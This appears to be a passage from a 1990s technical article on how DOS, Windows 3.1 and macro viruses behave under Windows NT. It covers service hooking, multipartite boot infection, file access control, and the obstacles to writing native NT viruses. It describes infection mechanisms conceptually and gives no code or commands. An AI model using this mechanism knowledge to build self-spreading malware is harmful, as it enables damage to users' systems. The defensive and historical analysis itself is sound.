Windows NT faithfully emulates most DOS functionality within its DOS boxes, and in some ways provides more compatible support than Windows 95 DOS boxes. Memory-resident viruses that hook into the DOS system services within a DOS box can gain control and infect files any time DOS or other programs utilize the system services.

When a user executes a DOS program on a standard DOS machine (without using Windows NT or Windows 95), for example, the command shell generates an "EXECUTE PROGRAM" system service request to the DOS kernel. Many viruses intercept this system service to infect program files as the user executes them. Windows NT faithfully provides the same functionality in its DOS boxes and allows viruses to intercept this system service and infect at will.

Windows NT also enables users to launch native Windows applications directly from the DOS box's command line. Under the NDOS command shell, any Windows (NT/95/3.1) program that is launched from a DOS box's command line will cause the NDOS command interpreter to generate an "EXECUTE PROGRAM" system service request. Thus, if a memory-resident virus were to hook into the EXECUTE system service, it could potentially infect these Windows programs as they are executed. However, most DOS viruses cannot correctly infect native Windows executable programs. Interestingly, the default command shell (CMD.EXE) that ships with Windows NT doesn't generate the EXECUTE system service request when Windows executables are launched from a DOS box; thus, memory-resident computer viruses cannot infect native Windows programs launched from a CMD.EXE-based NT DOS box.

Damage by File Viruses under a Windows NT DOS Box

Windows NT does provide file-level access control, which prevents protected files from becoming modified by DOS-based file viruses. The access control provided by Windows NT is significantly more robust than DOS's simple read-only attribute and can't be bypassed by DOS programs. However, if an infected program is run by a system operator with root privileges or the Windows NT system is set up without access control, the virus can modify all files to which the operator has access.

Assuming that the typical Windows NT configuration doesn't use NT's security features, viruses have the same potential to damage files as they did on a standard MS-DOS system. Viruses that corrupt program files unintentionally during the infection process can still do so under Windows NT DOS boxes. However, file viruses that attempt to trash the hard drive using direct disk access are thwarted under Windows NT because Windows NT prevents all direct access to hard drives.

Although Windows NT does prevent DOS programs from writing directly to hard drives, it doesn't prevent DOS programs from writing directly to floppy disks. Thus, multipartite DOS viruses launched from within a DOS box can potentially infect or damage floppy disks. Most multipartite viruses, however, attempt to infect the hard drive's MBR or boot record to gain control during bootup when launched from an infected DOS program. Because Windows NT prevents these direct disk writes from within a DOS box, these viruses are likely to be neutered.

File Virus Infections under Windows NT—Outside of a DOS Box

DOS-based file viruses function properly only within a DOS box under Windows NT. Under all other circumstances, these viruses fail to function correctly and are nonviral.

DOS File Viruses under Windows NT—System Susceptibility during Bootup

DOS-based viruses require the DOS kernel and other real-mode data structures to function. Because NT doesn't utilize DOS in its operation, these data structures necessarily are absent during Windows NT bootup. Should one of the files responsible for Windows NT bootup become infected with a DOS-based computer virus, Windows NT most likely won't be able to load properly. The absence of the DOS kernel during bootup probably will cause any infected executable to crash once the virus begins executing.

DOS File Viruses—The Bottom Line

Most DOS file viruses should propagate under Windows NT DOS boxes just as they do on standard DOS systems. The built-in Windows NT file and directory protection prevent infection of protected files; however, the system must be explicitly configured to provide this protection. Unfortunately, many users might not be aware of this protection; others might feel inconvenienced by it and disable the protection.

Under Windows NT, multipartite viruses can no longer infect hard drive boot records or master boot records from within DOS boxes. If the virus relies upon this behavior for propagation, Windows NT's direct-disk access restrictions will neuter it. However, multipartite file viruses still can infect floppy disk boot records if so inclined, although rarely are they so inclined.

DOS file viruses function only within DOS boxes. Although native Windows NT system files can become infected by direct action viruses that search for files all over the hard drive, the infected system files are most likely to fail to function properly and crash the machine during Windows NT bootup.

If a resident DOS file virus launches from within a DOS box, only files referenced from within the infected DOS box can become infected. Any Windows NT antivirus product that executes outside of a DOS box, such as in a 32-bit Windows application, can safely scan the computer without infecting clean files; memory scanning isn't necessary to properly detect and repair virus infections.

Windows 3.1 Viruses under Windows NT

Most of the native Windows 3.1 viruses function under Windows NT as they do under Windows 3.1.

At least one Windows 3.1 virus uses DOS Protected Mode Interface (DPMI) to hook into the standard Windows system services and establish itself as a memory-resident Windows TSR. The Ph33r virus hooks into the Windows 3.1 "EXECUTE PROGRAM" system service and is notified every time the user or another Windows 3.1 process executes a program. Upon notification, the Ph33r virus can infect the Windows 3.1 executable file before it executes.

Viruses that hook into these services also function under Windows NT as they do under Windows 3.1. However, under Windows NT, the Windows 3.1 TSR virus previously described will only be notified about the execution of standard Windows 3.1 executables. For instance, if a user launches a native 32-bit Windows NT/95 application, the Windows 3.1 subsystem under Windows NT (and any Windows 3.1 TSRs hooked into its system services) won't be made aware of the 32-bit program's execution. Consequently, only Windows 3.1 executables executed on the Windows NT system are susceptible to infection by Windows 3.1 viruses.

Furthermore, Windows NT enables the user to specify whether each Windows 3.1 application is launched in a common memory area or in its own separate memory area. This functionality was provided so that users could prevent Windows 3.1 applications from interfering with each other. If the user loads an infected Windows 3.1 application in its own memory area, then the resident virus won't receive notification of system service requests from other Windows 3.1 applications.

Macro Viruses under Windows NT

All macro viruses written for applications that run on Windows 3.1 or Windows 95 function identically under Windows NT, as long as the host application works correctly under Windows NT. For example, because Word for Windows version 6.0+ works both on Windows 95 and Windows NT, the Concept virus works correctly under both platforms as well. The file-level protection provided by Windows NT can be used to prevent unauthorized use of documents (limiting potential infection); however, these macro viruses still can spread through electronic mail or publicly accessible files. It seems likely, then, that macro viruses will continue to propagate under Windows NT systems. Given the necessity of information-sharing in the enterprise environment, the macro viruses could well surpass their DOS cousins as the most common viral threat.

Native Windows NT Viruses

Windows NT presents a much greater challenge for virus writers. First, the basic Windows NT operating system requires at least 12 MB of conventional RAM, a high-speed microprocessor and tens of megabytes of hard drive space. Most machines sold today are not powerful enough to provide a bare-bones Windows NT setup for software development. In other words, the average virus writer might not be able to afford the appropriate hardware to develop native Windows NT viruses.

In addition to the Windows NT hardware requirements, the native Windows NT/95 executable file formats also are more complex than those found in DOS. Windows 3.1 also employs similar executable file formats, which may account for the lower number of native Windows viruses. Furthermore, far less documentation is available on these file formats, requiring virus writers to spend time reverse engineering their file structure.

Finally, the Windows 3.1 architecture permitted Windows applications to directly call standard DOS system services just as if they were DOS applications. This permitted virus writers who had only a superficial understanding of the Windows 3.1 operating system to create viruses using standard DOS-based virus algorithms. The Windows NT and Windows 95 operating systems don't allow 32-bit applications to use the DOS system services, although Windows 3.1 programs running in these environments are allowed to use these services. Therefore, virus writers will have to gain a fairly detailed understanding of the Windows 32-bit API to create native Windows NT/95 viruses. This probably will reduce the number of native Windows NT/95 viruses encountered short-term. However, as more detailed documentation is published in popular books and magazines, the numbers of native Windows viruses undoubtedly will increase.